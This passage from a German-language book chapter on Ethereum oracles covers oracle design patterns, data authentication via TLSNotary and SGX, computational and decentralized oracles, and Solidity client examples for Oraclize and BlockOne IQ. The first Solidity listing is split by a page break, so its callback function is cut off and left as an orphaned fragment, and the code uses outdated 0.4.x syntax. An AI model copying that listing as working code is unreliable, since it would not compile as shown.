- Flugstatistiken, wie sie z.B. von Gruppen und Klubs für das Flugticket-Pooling genutzt werden.

In den folgenden Abschnitten sehen wir uns einige Beispiele dazu an, wie Orakel implementiert werden können, grundlegende Orakelmuster, rechnende Orakel, dezentralisierte Orakel und Orakel-Clientimplementierungen in Solidity eingeschlossen.

Entwurfsmuster für Orakel

Alle Orakel stellen per definitionem einige Schlüsselfunktionen zur Verfügung. Dazu gehören die Fähigkeiten:

- Daten abseits der Blockchain (off-chain) abzurufen,
- die Daten über eine signierte Nachricht in die Chain zu transferieren und
- die Daten verfügbar machen, indem man sie im Speicher des Smart Contract ablegt.

Sobald die Daten im Speicher eines Smart Contract verfügbar sind, können sie von anderen Smart Contracts über Nachrichten abgerufen werden, die eine »Abruf-funktion« des Orakel-Smart-Contract nutzen. Bei Ethereum-Nodes und netzwerk-fähigen Clients ist auch ein direkter Zugriff durch einen »Blick in den Speicher« des Orakels möglich.

Orakel lassen sich in drei wesentliche Kategorien einordnen: *Request/Response*, *Publish/Subscribe* und *immediate-read*.

Beginnen wir mit der einfachsten Form: Ein *Immediate-read*-Orakel (zu Deutsch etwa »direkt lesen«) stellt Daten bereit, die nur für eine direkte Entscheidung benötigt werden, beispielsweise: »Wie lautet die Adresse von *ethereumbook.info*?« oder: »Ist diese Person älter als 18?« Wer diese Art von Daten benötigt, macht das meist bedarfsorientiert (oder neudeutsch »just in time«). Der Abruf der Daten erfolgt, wenn sie benötigt werden und danach möglicherweise nie wieder. Solche Orakel geben beispielsweise Daten einer (oder über eine) Organisation zurück, etwa akademische Bescheinigungen, Rufnummern, institutionelle Mitgliedschaften, Flughafen-IDs, selbstsouveräne IDs etc. Diese Art Orakel legt ihre Daten nur einmal in ihrem Kontraktspeicher ab, während andere Smart Contracts sie über einen Request-Aufruf des Orakelkontrakts abrufen können. Die Daten können aktualisiert werden. Die Daten im Orakelspeicher können von Blockchain-fähigen (z. B. über einen Ethereum-Client verbundenen) Anwendungen direkt abgerufen werden und ohne das übliche Palaver und die mit einer Transaktion verbundenen Gaskosten. Ein Shop, der das Alter eines Kunden prüfen möchte, der Alkohol kaufen will, würde ein Orakel auf diese Weise nutzen. Ein solches Orakel ist für eine Organisation oder ein Unternehmen interessant, das anderenfalls eigene Server betreiben müsste, um solche Anfragen zu beantworten. Beachten Sie, dass die vom Orakel gespeicherten Daten wahrscheinlich nicht dem entsprechen, was das Orakel ausliefert, was an Dingen wie Effizienz oder dem Datenschutz liegen kann. Eine Universität könnte etwa ein Orakel mit Zeugnissen akademischer Leistungen früherer Studenten einrichten. Alle Details der Zeugnisse (die mehrere Seiten mit besuchten Kursen und erzielten Noten umfassen könnten) wären aber wohl des Guten zu viel. Stattdessen könnte ein Hash des Zeugnisses ausreichen. Ebenso könnte eine Regierung die Identität von Bürgern auf der Ethereum-Plattform vorhalten, wobei die Details natürlich dem Datenschutz unterliegen. Auch hier ist das Hashing der Daten (genauer Merkle-Trees mit Salt-Werten) und das Speichern des Root-Hashs

im Speicher des Smart Contract die effizientere Möglichkeit, einen solchen Dienst zu organisieren.

Die nächste Orakelkategorie heißt *Publish/Subscribe*. Das Orakel bietet dabei einen Broadcast-Service für Daten an, die sich laufend ändern. Dieser wird dann regelmäßig von einem On-Chain-Kontrakt oder einem Off-Chain-Daemon abgefragt. Das Muster dieser Kategorie ähnelt RSS-Feeds, WebSub und dergleichen, d.h., der Dienst veröffentlicht (publish) neue Informationen und signalisiert den »Abonnenten« (Subscriber) über ein Flag, dass neue Daten verfügbar sind. Wer an den Daten interessiert ist, muss das Orakel abfragen und prüfen, ob sich die Informationen geändert haben, oder auf Updates des Orakelkontrakts warten und entsprechend handeln, wenn diese eintreten. Beispiele sind Preisinformationen, Wetterdaten, ökonomische oder soziale Statistiken, Verkehrsinformationen etc. Das Polling (also die regelmäßige Abfrage) ist in der Welt der Webserver sehr ineffizient, nicht aber im Peer-to-Peer-Kontext von Blockchain-Plattformen: Ethereum-Clients müssen alle Zustandsänderungen nachhalten, auch Änderungen am Kontraktspeicher. Das Polling auf Datenänderungen ist ein lokaler Aufruf eines synchronisierten Clients. Ethereum-Eventlogs machen es Anwendungen besonders leicht, Orakel-Updates zu erkennen. Dieses Muster kann daher in gewisser Weise auch als »Push«-Service betrachtet werden. Ist das Polling Teil eines Smart Contract, was bei einigen dezentralisierten Anwendungen nötig sein kann, ist allerdings mit einem hohen Gasverbrauch zu rechnen.

Die *Request/Response*-Kategorie ist die komplizierteste. Die Menge der möglichen Daten ist dabei zu groß, um im Smart Contract gespeichert werden zu können, und es wird angenommen, dass die Nutzer nur jeweils einen kleinen Teil der verfügbaren Daten benötigen. Dieses Modell ist auch für Datenanbieter geeignet. In der Praxis kann ein solches Orakel als System bestehend aus On-Chain-Smart-Contracts und Off-Chain-Infrastruktur implementiert werden, das Anfragen verarbeitet sowie Daten abrufen und zurückgibt. Ein Daten-Request von einer dezentralisierten Anwendung ist üblicherweise ein asynchroner Prozess, der aus mehreren Schritten besteht. Bei diesem Muster agiert zuerst ein EOA, was zu einer Interaktion mit einer Funktion führt, die im Orakel-Smart-Contract definiert ist. Diese Funktion stößt den Request an das Orakel an, wobei die übergebenen Argumente die angeforderten Daten genau festlegen, aber auch zusätzliche Informationen enthalten, etwa zu Callback-Funktionen und Zeitplänen. Sobald diese Transaktion validiert ist, kann der Orakel-Request über ein EVM-Event (das vom Orakel-Smart-Contract angestoßen wird) oder eine Zustandsänderung beobachtet werden. Die Argumente können verarbeitet werden, um die eigentliche Abfrage der Off-Chain-Datenquelle durchzuführen. Das Orakel kann auch eine Zahlung für die Verarbeitung des Requests verlangen, eine Gaszahlung für den Callback und für das Recht, die angeforderten Daten zu nutzen. Zum Schluss werden die resultierenden Daten durch den Eigner des Orakels signiert, wodurch die Gültigkeit der Daten zu einem gegebenen Zeitpunkt attestiert und in einer Transaktion an die dezentralisierte Anwendung ausgeliefert wird, die den Request angestoßen hat. In Abhängigkeit vom

Zeitplanparameter kann das Orakel weitere Transaktionen vornehmen und die Daten in regelmäßigen Abständen aktualisieren (z.B. Schlusskurse).

Die Schritte eines Request/Response-Orakels lassen sich wie folgt zusammenfassen:

1. Empfange Query von einer DApp.
2. Analysiere die Query.
3. Prüfe die Zahlung und die Datenzugriffsrechte.
4. Rufe relevante Daten aus der Off-Chain-Quelle ab (und verschlüssele sie bei Bedarf).
5. Signiere die Transaktion(en) mit den Daten.
6. Sende die Transaktion(en) an das Netzwerk.
7. Lege weitere notwendige Transaktionen fest, z.B. Benachrichtigungen.

Eine Reihe anderer Schemata ist ebenfalls möglich: Zum Beispiel können Daten direkt vom EOA angefordert und durch ihn empfangen werden, wodurch die Notwendigkeit eines Orakelkontrakts entfällt. Requests und Responses könnten auch an einen Internet-of-Things-fähigen Hardwarensensor gerichtet sein oder von diesem stammen. Ein Orakel kann also ein Mensch, eine Software oder eine Hardware sein.

Das hier beschriebene Request/Response-Muster findet man üblicherweise bei Client/Server-Architekturen. Zwar ist das ein nützliches Messaging-Muster, das Anwendungen eine Zwei-Wege-Kommunikation erlaubt, doch unter bestimmten Bedingungen ist es nicht die beste Wahl. Ein smarter Bond, der einen Zinssatz von einem Orakel anfordert, könnte die Daten beispielsweise täglich über ein Request/Response-Muster abfragen, um immer mit dem richtigen Zinssatz zu arbeiten. Weil sich die Zinssätze selten ändern, könnte ein Publish/Subscribe-Muster hier die bessere Wahl sein – insbesondere wenn man die eingeschränkte Bandbreite von Ethereum berücksichtigt.

Publish/Subscribe ist ein Muster, bei dem der Herausgeber (Publisher, in diesem Kontext ein Orakel) Nachrichten nicht direkt an die Empfänger sendet, sondern die Nachrichten in verschiedene Klassen kategorisiert. Abonnenten (Subscriber) können ihr Interesse an einer oder mehreren Klassen bekunden und nur die Nachrichten abrufen, die sie interessieren. Bei einem solchen Muster kann ein Orakel den Zinssatz bei jeder Änderung in seinen eigenen internen Speicher schreiben. Mehrere angemeldete DApps können sie einfach aus dem Orakelkontrakt auslesen, wodurch die Netzwerkbandbreite geschont und Speicherkosten minimiert werden.

Bei einem Broadcast- oder Multicast-Muster veröffentlicht ein Orakel alle Nachrichten in einem Kanal, und angemeldete Kontrakte können den Kanal in einer Vielzahl von Abomodellen abfragen. Ein Orakel könnte beispielsweise Nachrichten in einen Kryptowährungskurs-Kanal einspeisen. Ein angemeldeter Smart Con-

tract könnte den vollständigen Inhalt des Kanals abrufen, wenn er die Zeitreihe für die Berechnung eines gleitenden Durchschnitts benötigt. Ein anderer könnte nur den letzten Wert benötigen, um den Kassakurs zu berechnen. Ein Broadcast-Muster ist sinnvoll, wenn das Orakel die aktuelle Identität des angemeldeten Kontrakts nicht kennen muss.

Datenauthentifizierung

Wenn wir voraussetzen, dass die von einer DApp abgefragte Datenquelle autoritativ und vertrauenswürdig ist (eine nicht ganz unerhebliche Annahme), bleibt immer noch eine wichtige Frage: Wenn das Orakel und der Request/Response-Mechanismus von verschiedenen Organisationen betrieben werden, wie können wir diesem Mechanismus dann vertrauen? Es gibt verschiedene Möglichkeiten, Daten während der Übertragung zu verändern, weshalb es besonders wichtig ist, dass Off-Chain-Methoden die Integrität der zurückgegebenen Daten bescheinigen können. Zwei gängige Ansätze der Datenauthentifizierung sind *Authentizitätsnachweise* und sogenannte *vertrauenswürdige Ausführungsumgebungen* (*Trusted Execution Environments*, kurz TEEs).

Authentizitätsnachweise sind kryptografische Garantien dafür, dass Daten nicht verändert wurden. Basierend auf unterschiedlichen Nachweistechniken (z.B. digital signierte Nachweise), verlagern sie das Vertrauen vom Datenanbieter auf den Beglaubiger (d.h. den Lieferanten des Nachweises). Durch die On-Chain-Verifikation des Authentizitätsnachweises können Smart Contracts die Integrität der Daten prüfen, bevor sie mit ihnen arbeiten. Oraclize (<http://www.oraclize.it/>) ist ein Beispiel für einen Orakelservice, der eine Reihe von Authentizitätsnachweisen anbietet. Der TLSNotary-Nachweis wird momentan für Datenabfragen aus dem Ethereum-Mainnet angeboten. TLSNotary-Nachweise ermöglichen einem Client, gegenüber einer dritten Partei nachzuweisen, dass HTTPS-Traffic zwischen dem Client und einem Server stattgefunden hat. Zwar ist HTTPS selbst sicher, unterstützt aber keine Datensignierung. TLSNotary-Nachweise sind daher von TLS-Notary-Signaturen (über PageSigner) abhängig. Sie nutzen das TLS-Protokoll (*Transport Layer Security*) und machen den TLS-Masterschlüssel, der die Daten signiert, nachdem auf sie zugegriffen wurde, nur drei Parteien zugänglich: dem Server (dem Orakel), der auditierten Organisation (Oraclize) und einem Auditor. Oraclize verwendet eine VM-Instanz von *Amazon Web Services* (AWS) als Auditor, die nachgewiesenermaßen seit der Instanziierung nicht verändert wurde. Diese AWS-Instanz speichert das TLSNotary-Secret und ermöglicht so die Datenintegritätsprüfung. Das bietet zwar eine höhere Sicherheit vor Datenänderungen als der reine Request/Response-Mechanismus, man muss aber darauf vertrauen, dass Amazon keine unerlaubten Änderungen an der VM-Instanz vornimmt.

Town Crier (<http://www.town-crier.org/>) ist ein authentifiziertes Datenfeed-Orakelsystem, das auf dem TEE-Ansatz basiert. Solche Methoden verwenden hard-

warebasierte Sicherheitsenklaven, um die Datenintegrität zu gewährleisten. Town Crier nutzt Intels Software Guard eXtensions (SGX), um sicherzustellen, dass die Antworten von HTTPS-Queries als authentisch verifiziert werden können. SGX bietet Garantien für die Integrität und stellt sicher, dass innerhalb einer Enklave laufende Prozesse durch die CPU vor Veränderungen durch andere Prozesse geschützt sind. Es bietet auch Vertraulichkeit, d.h., der Zustand einer Anwendung ist für andere Prozesse unsichtbar, wenn er innerhalb der Enklave läuft. Und schließlich bietet SGX einen Nachweis, indem es eine digitale Signatur generiert, die bestätigt, dass eine Anwendung (die durch den Hash ihres Builds sicher identifiziert wird) tatsächlich in der Enklave läuft. Die Verifikation dieser digitalen Signatur erlaubt einer dezentralisierten Anwendung den Nachweis, dass eine Town-Crier-Instanz sicher innerhalb einer SGX-Enklave läuft. Das beweist wiederum, dass die Instanz nicht manipuliert wurde und dass die Town Crier gesendeten Daten authentisch sind. Die Vertraulichkeitsfunktion erlaubt es Town Crier darüber hinaus, private Daten zu verarbeiten, indem es Datenanfragen mit dem öffentlichen Schlüssel der Town-Crier-Instanz verschlüsselt. Durch den Betrieb eines Orakels mit Query/Response-Mechanismus innerhalb einer Enklave wie SGX können wir davon ausgehen, dass der Mechanismus auf einer Drittanbieterhardware sicher läuft und dass die angeforderten Daten nicht unerlaubt verändert wurden (solange wir Intel/SGX vertrauen).

Rechnende Orakel

Bisher haben wir Orakel nur im Kontext des Abrufs und der Auslieferung von Daten betrachtet. Orakel können aber auch für beliebige Berechnungen genutzt werden, was besonders nützlich sein kann, wenn man Ethereums inhärentes Block-Gaslimit und die vergleichsweise hohen Berechnungskosten berücksichtigt. Statt nur das Ergebnis einer Abfrage zurückzugeben, kann ein rechnendes Orakel eine Reihe von Eingaben empfangen und ein berechnetes Ergebnis zurückgeben, dessen On-Chain-Berechnung nicht möglich wäre. Zum Beispiel könnte man ein rechnendes Orakel verwenden, um eine aufwendige Regressionsberechnung zum Abschätzen des Ertrags eines Bond-Kontrakts durchführen zu lassen.

Wenn Sie bereit sind, einem zentralisierten, aber überprüfbareren Dienst zu vertrauen, können Sie erneut auf Oraclize zurückgreifen. Sie bieten einen Dienst an, der es einer dezentralisierten Anwendung erlaubt, das Ergebnis einer Berechnung abzurufen, die in einer AWS-Virtual-Machine-Sandbox ausgeführt wird. Die AWS-Instanz erzeugt einen ausführbaren Container aus einem benutzerkonfigurierten Dockerfile, das in ein Archiv gepackt ist, das zum *Inter-Planetary File System* (IPFS, siehe »Datenspeicher« auf Seite 270) hochgeladen wird. Auf Anforderung ruft Oraclize das Archiv über dessen Hash ab, initialisiert den Docker-Container und führt ihn aus (wobei der Anwendung alle Argumente in Umgebungsvariablen übergeben werden). Die »containerisierte« Anwendung führt die Berechnung (innerhalb einer festgelegten Zeitspanne) durch und gibt das Ergebnis über die Standardaus-

gabe aus, wo es von Oraclize abgerufen und an die dezentralisierte Anwendung zurückgegeben werden kann. Oraclize bietet diesen Dienst momentan auf einer auditierbaren t2.micro-AWS-Instanz an, d. h., falls die Berechnung wirklich wichtig ist, kann man prüfen, ob der richtige Docker-Container ausgeführt wurde. Gleichwohl ist das keine wirklich dezentralisierte Lösung.

Das Konzept eines *Cryptlets* als Standard für die überprüfbare Integrität/Richtigkeit von rechnenden Orakeln wurde von Microsoft als Teil des größeren ESC-Frameworks formalisiert. Cryptlets werden innerhalb einer verschlüsselten Kapsel ausgeführt, die die Infrastruktur wie Ein-/Ausgabe abstrahiert und der ein *CryptoDelegate* angehängt ist, sodass ein- und ausgehende Nachrichten automatisch signiert, validiert und bestätigt werden. Cryptlets unterstützen verteilte Transaktionen, sodass die Kontraktlogik komplexe, mehrstufige, Multiblockchain-fähige und externe Transaktionen in ACID-Manier durchführen kann. Entwickler können auf diese Weise portable, isolierte und private Lösungen der Integrität/Richtigkeit für Smart Contracts entwickeln. Cryptlets folgen dem hier gezeigten Format:

```
public class SampleContractCryptlet : Cryptlet
{
    public SampleContractCryptlet(Guid id, Guid bindingId, string name,
        string address, IContainerServices hostContainer, bool contract)
        : base(id, bindingId, name, address, hostContainer, contract)
    {
        MessageApi = new CryptletMessageApi(GetType().FullName,
            new SampleContractConstructor())
    }
}
```

Für eine dezentralere Lösung können wir zu TrueBit (<https://truebit.io/>) wechseln, das eine Lösung für skalierbare und verifizierbare Off-Chain-Berechnungen anbietet. Sie verwenden ein System aus Solvern und Verifiern, die die Berechnungen bzw. die Verifikation dieser Berechnungen durchführen. Sollte die Lösung angefochten werden, wird on-chain ein iterativer Verifikationsprozess auf Teilgruppen der Berechnung angewandt – eine Art *Verifikationsspiel*. Das Spiel läuft über mehrere Runden, wobei rekursiv bei jeder Runde ein kleiner und kleiner werdender Teil der Berechnung überprüft wird. Das Spiel erreicht schließlich die letzte Runde, in der die Berechnung entsprechend trivial geworden ist und die Juroren, Ethereum-Miner, ein letztes Urteil darüber fällen können, ob die Challenge erfüllt ist. Tatsächlich ist TrueBit die Implementierung eines Marktplatzes für Berechnungen, die es dezentralisierten Anwendungen erlaubt, für verifizierbare Berechnungen außerhalb des Netzwerks zu bezahlen, gleichzeitig aber auf Ethereum zur Durchsetzung des Verifikationsspiels zu bauen. Theoretisch ermöglicht das vertrauensfreien Smart Contracts die Durchführung jeder Berechnung.

Eine breite Palette von Anwendungen ist mit Systemen wie TrueBit möglich. Diese reichen von maschinellem Lernen bis zur Verifikation des Proof of Work. Ein Beispiel für Letzteres ist die Doge-Ethereum-Bridge, die TrueBit nutzt, um Dogecoins Proof of Work (Script), eine speicher- und rechenintensive Funktion, die innerhalb des Ethereum-Gaslimits nicht berechnet werden kann, zu verifizieren. Durch die

Verifikation über TrueBit war es möglich, Dogecoin-Transaktionen innerhalb eines Smart Contract in Ethereums Rinkeby-Testnet sicher zu verifizieren.

Dezentralisierte Orakel

Zwar reichen zentrale Daten- oder Berechnungsorakel für viele Anwendungen aus, doch sie stellen eine Schwachstelle, einen Single Point of Failure, im Ethereum-Netzwerk dar. Eine Reihe von Schemata wurde rund um die Idee dezentraler Orakel vorgeschlagen, um die Datenverfügbarkeit sicherzustellen und um mit einem On-Chain-System zur Datenaggregation ein Netzwerk individueller Datenanbieter aufzubauen.

ChainLink (<https://www.smartcontract.com/link>) hat ein dezentralisiertes Orakelnetzwerk vorgeschlagen, das aus drei wesentlichen Smart Contracts – einem Reputationskontrakt, einem Auftragsabgleichskontrakt und einem Aggregationskontrakt – sowie einem Off-Chain-Register von Datenanbietern besteht. Der Reputationskontrakt hält die Leistungen der Datenanbieter nach. Die Punktzahl im Reputationskontrakt wird genutzt, um das Off-Chain-Register zu befüllen. Der Auftragsabgleichskontrakt wählt Angebote von Orakeln anhand der Reputationskontrakte aus. Er schließt dann einen Dienstleistungsvertrag ab, der die Abfrageparameter und die Zahl der benötigten Orakel enthält. Das bedeutet, dass der Käufer nicht direkt mit den einzelnen Orakeln verhandeln muss. Der Aggregationskontrakt sammelt die Antworten (die über ein Commit/Reveal-Schema übertragen werden) mehrerer Orakel, berechnet das abschließende kollektive Ergebnis der Abfrage und übergibt dieses wieder an den Reputationskontrakt.

Eine der größten Herausforderungen eines solchen dezentralisierten Ansatzes ist die Formulierung der Aggregatfunktion. ChainLink schlägt vor, eine gewichtete Antwort zu berechnen, bei der jede Orakelantwort einen »Richtigkeitswert« erhält. Die Erkennung eines falschen Werts ist nicht trivial, da sie darauf basiert, dass einzelne Datenpunkte, die von den Peers ermittelt wurden, falsch sind. Hierzu werden die Abweichungen der Daten gemessen, die von den Peers zur Verfügung gestellt werden. Die Berechnung eines Richtigkeitswerts basierend darauf, wo der Antwortwert sich befindet, birgt das Risiko, dass korrekte Antworten gegenüber durchschnittlichen Antworten benachteiligt werden. ChainLink bietet daher einen Standardsatz von Aggregationskontrakten an, erlaubt aber auch die Festlegung eigener Aggregationskontrakte.

Eine ähnliche Idee verfolgt das SchellingCoin-Protokoll. Hier liefern mehrere Teilnehmer Werte ab, und der Mittelwert wird als »richtige« Antwort betrachtet. Die Teilnehmer müssen einen Betrag hinterlegen, der zugunsten jener Werte ausbezahlt wird, die näher am Mittelwert liegen. Es gibt also einen Anreiz, Werte abzugeben, die anderen Werten ähneln. Ein üblicher Wert, der sogenannte Schelling-Punkt, den die Teilnehmer als natürlichen und offensichtlichen Zielwert betrachten, bei dem man davon ausgeht, dass er in der Nähe des tatsächlichen Werts liegt.

Jason Teutsch von TrueBit hat jüngst ein neues Design für ein dezentralisiertes, der Datenverfügbarkeit dienendes Off-Chain-Orakel vorgeschlagen. Der Entwurf nutzt eine dedizierte Proof-of-Work-Blockchain, die korrekt angeben kann, ob registrierte Daten während einer gegebenen Zeitspanne verfügbar sind. Jeder Miner versucht, alle momentan registrierten Daten herunterzuladen, zu speichern und zu propagieren. Dadurch ist garantiert, dass die Daten lokal verfügbar sind. Zwar ist ein solches System in dem Sinne teuer, dass jeder Mining-Node alle registrierten Daten speichert und propagiert, doch der Speicher kann wiederverwendet werden, sobald der Registrierungszeitraum für die Daten abgelaufen ist.

Orakel-Clientschnittstellen in Solidity

Beispiel 11-1 ist ein Beispiel in Solidity, das zeigt, wie Oraclize genutzt werden kann, um den ETH/USD-Preis fortlaufend von einem API abzurufen und das Ergebnis in nutzbarer Form zu speichern.

Beispiel 11-1: Oraclize zur Aktualisierung des ETH/USD-Kurses von einer externen Quelle verwenden

```
/*
    ETH/USD-Kursticker. Nutzt die CryptoCompare-API.

    Dieser Kontrakt hält den ETH/USD-Kurs im Speicher vor,
    der alle 10 Minuten aktualisiert wird.
*/

pragma solidity ^0.4.1;
import "github.com/oraclize/ethereum-api/oraclizeAPI.sol";

/*
    Methoden, denen "oraclize_" voransteht,
    zeigen die Vererbung von "usingOraclize" an.
*/
contract EthUsdPriceTicker is usingOraclize {

    uint public ethUsd;

    event newOraclizeQuery(string description);
    event newCallbackResult(string result);

    function EthUsdPriceTicker() payable {
        // Signalisiert durch TLSN nachgewiesene Generierung und Speicherung im IPFS.
        oraclize_setProof(proofType_TLSNotary | proofStorage_IPFS);

        // Anfrage stellen.
        queryTicker();
    }

    function __callback(bytes32 _queryId, string _result, bytes _proof) public {
        if (msg.sender != oraclize_cbAddress()) throw;
        newCallbackResult(_result);
    }
}
```

```

/*
 * Parsing des resultierenden Strings in einen vorzeichenlosen
 * Integer-Wert zur On-Chain-Nutzung.
 * Verwendet den vererbten "parseInt"-Helfer von "usingOraclize", der
 * einen String wie "123.45" in ein uint 12345 umwandelt.
 */
ethUsd = parseInt(_result, 2);

// Aufruf vom Callback, da wir den Preis regelmäßig abfragen.
queryTicker();
}

function queryTicker() public payable {
    if (oraclize_getPrice("URL") > this.balance) {
        newOraclizeQuery("Oraclize query was NOT sent, please add some ETH
            to cover for the query fee");
    } else {
        newOraclizeQuery("Oraclize query was sent, standing by for the
            answer...");

        // Query-Parameter sind (Intervall in Sekunden, Typ der Datenquelle,
        // Datenquellen-Argument).
        // Gibt JSONPath an, um bestimmte Teile des JSON-API-Ergebnisses
        // abzurufen.
        oraclize_query(60 * 10, "URL",
            "json(https://min-api.cryptocompare.com/data/price?\
                fsym=ETH&tsyms=USD,EUR,GBP).USD");
    }
}
}

```

Um Oraclize zu integrieren, muss der Kontrakt `EthUsdPriceTicker` ein Child von `usingOraclize` sein. Der `usingOraclize`-Kontrakt ist in der Datei `oraclizeAPI` definiert. Die Datenanforderung erfolgt in der `oraclize_query`-Funktion, die vom `usingOraclize` vererbt wird. Dabei handelt es sich um eine überladene Funktion, die mindestens zwei Argumente verlangt:

- Die zu nutzende unterstützte Datenquelle wie etwa URL, WolframAlpha, IPFS, oder Berechnung.
- Das Argument für die angegebene Datenquelle, was die Verwendung von JSON- oder XML-Parsing-Helfern umfassen kann

Die Preisabfrage erfolgt in der `queryTicker`-Funktion. Um die Abfrage durchführen zu können, verlangt Oraclize die Zahlung einer kleinen Gebühr in Ether, die die Gaskosten für die Verarbeitung des Ergebnisses und die Übertragung an die `__callback`-Funktion deckt und einen kleinen Aufschlag für den Service enthält. Der Betrag hängt von der Datenquelle ab und, falls angegeben, von der Art des verlangten Authentizitätsnachweises. Sobald die Daten abgerufen wurden, wird die `__callback`-Funktion von einem durch Oraclize kontrollierten Account aufgerufen, der die Berechtigung hat, den Call durchzuführen. Er übergibt den Rückgabewert und einen eindeutigen `queryId`-Wert, den man beispielsweise nutzen kann, um mehrere offene Callbacks von Oraclize nachzuhalten.

Der Finanzdatenanbieter Thomson Reuters stellt ebenfalls einen Orakelservice namens BlockOne IQ für Ethereum bereit. Damit können Markt- und Referenzdaten von Smart Contracts abgefragt werden, die in privaten bzw. autorisierten Netzwerken ausgeführt werden. Beispiel 11-2 zeigt die Schnittstelle für das Orakel und einen Clientkontrakt, der den Request durchführt.

Beispiel 11-2: Kontrakt, der Marktdaten vom BlockOne-IQ-Service abruft

```
pragma solidity ^0.4.11;

contract Oracle {
    uint256 public divisor;
    function initRequest(
        uint256 queryType, function(uint256) external onSuccess,
        function(uint256) external onFailure) public returns (uint256 id);
    function addArgumentToRequestUint(uint256 id, bytes32 name, uint256 arg) public;
    function addArgumentToRequestString(uint256 id, bytes32 name, bytes32 arg)
        public;
    function executeRequest(uint256 id) public;
    function getResponseUint(uint256 id, bytes32 name) public constant
        returns(uint256);
    function getResponseString(uint256 id, bytes32 name) public constant
        returns(bytes32);
    function getResponseError(uint256 id) public constant returns(bytes32);
    function deleteResponse(uint256 id) public constant;
}

contract OracleB1IQClient {

    Oracle private oracle;
    event LogError(bytes32 description);

    function OracleB1IQClient(address addr) public payable {
        oracle = Oracle(addr);
        getIntraday("IBM", now);
    }

    function getIntraday(bytes32 ric, uint256 timestamp) public {
        uint256 id = oracle.initRequest(0, this.handleSuccess, this.handleFailure);
        oracle.addArgumentToRequestString(id, "symbol", ric);
        oracle.addArgumentToRequestUint(id, "timestamp", timestamp);
        oracle.executeRequest(id);
    }

    function handleSuccess(uint256 id) public {
        assert(msg.sender == address(oracle));
        bytes32 ric = oracle.getResponseString(id, "symbol");
        uint256 open = oracle.getResponseUint(id, "open");
        uint256 high = oracle.getResponseUint(id, "high");
        uint256 low = oracle.getResponseUint(id, "low");
        uint256 close = oracle.getResponseUint(id, "close");
        uint256 bid = oracle.getResponseUint(id, "bid");
        uint256 ask = oracle.getResponseUint(id, "ask");
        uint256 timestamp = oracle.getResponseUint(id, "timestamp");
    }
}
```

```

        oracle.deleteResponse(id);
        // Verarbeitung der Preisinformationen
    }

    function handleFailure(uint256 id) public {
        assert(msg.sender == address(oracle));
        bytes32 error = oracle.getResponseError(id);
        oracle.deleteResponse(id);
        emit LogError(error);
    }
}

```

Die Datenanforderung wird über die Funktion `initRequest` initiiert. Sie können den Query-Typ angeben (in diesem Beispiel den Request für einen Intraday-Preis) sowie zwei Callback-Funktionen. Zurückgegeben wird eine `uint256`-ID, die dann genutzt werden kann, um weitere Argumente bereitzustellen. Die Funktion `addArgumentToRequestString` wird verwendet, um den *Reuters Instrument Code* (RIC) anzugeben (hier für die IBM-Aktie), und mit `addArgumentToRequestUint` können Sie den Zeitstempel angeben. Die Übergabe eines Alias für `block.timestamp` ruft den aktuellen Preis der IBM-Aktie ab. Die Abfrage erfolgt dann durch die Funktion `executeRequest`. Sobald die Abfrage verarbeitet wurde, ruft der Orakelkontrakt die Callback-Funktion `onSuccess` mit der Query-ID auf, damit das Ergebnis abgerufen werden kann. Bei einem Fehler wird der `onFailure`-Callback mit einem Fehlercode ausgeführt. Die bei Erfolg zurückgegebenen Felder umfassen `open`, `high`, `low`, `close` (OHLC) sowie die `bid/ask`-Preise.

Fazit

Wie Sie sehen, leisten Orakel einen wesentlichen Dienst für Smart Contracts: Sie ermöglichen die Verwendung externer Daten bei der Ausführung von Kontrakten. Das führt aber auch zu neuen Risiken. Vertrauen Sie Orakeln/Quellen, die kompromittiert wurden, kann das dazu führen, dass auch die Ausführung des Kontrakts durch falsche Daten kompromittiert wird.

Sollten Sie die Nutzung eines Orakels in Erwägung ziehen, müssen Sie generell sehr genau auf das *Vertrauensmodell* achten. Wenn Sie einem Orakel einfach vertrauen, kann die Sicherheit Ihres Kontrakts untergraben werden, da er potenziell falsche Eingaben verarbeiten könnte. Doch trotz allem sind Orakel sehr nützlich, wenn die Sicherheitserwägungen sorgfältig berücksichtigt werden.

Dezentralisierte Orakel können einige dieser Probleme lösen und Smart Contracts mit vertrauensfreien externen Daten versorgen. Wählen Sie sorgfältig, und Sie können die Brücke nutzen, die Orakel zwischen Ethereum und der »realen Welt« schlagen.

Dezentralisierte Anwendungen (DApps)

In diesem Kapitel wollen wir in die Welt der *dezentralisierten Anwendungen*, kurz *DApps*, eintauchen. Von Anfang an hatten die Ethereum-Gründer eine wesentlich größere Vision als nur »Smart Contracts«: eine Neuerfindung des Webs und eine neue Welt von DApps, die passend *web3* genannt wurde. Smart Contracts sind eine Möglichkeit, die Logik und die Zahlungsfunktionen von Anwendungen zu steuern. Web3-DApps dezentralisieren alle anderen Aspekte einer Anwendung: Speicher, Messaging, Namensgebung etc. (siehe Abbildung 12-1).




Abbildung 12-1: web3: Ein dezentralisiertes Web mit Smart Contracts und P2P-Technologien



Dezentralisierte Apps sind eine kühne Vision für die Zukunft, doch der Begriff »DApp« wird oft für jeden Smart Contract mit einem Web-Frontend verwendet. Einige dieser DApps sind hochgradig zentralisierte Anwendungen (CApps?). Hüten Sie sich vor falschen DApps!

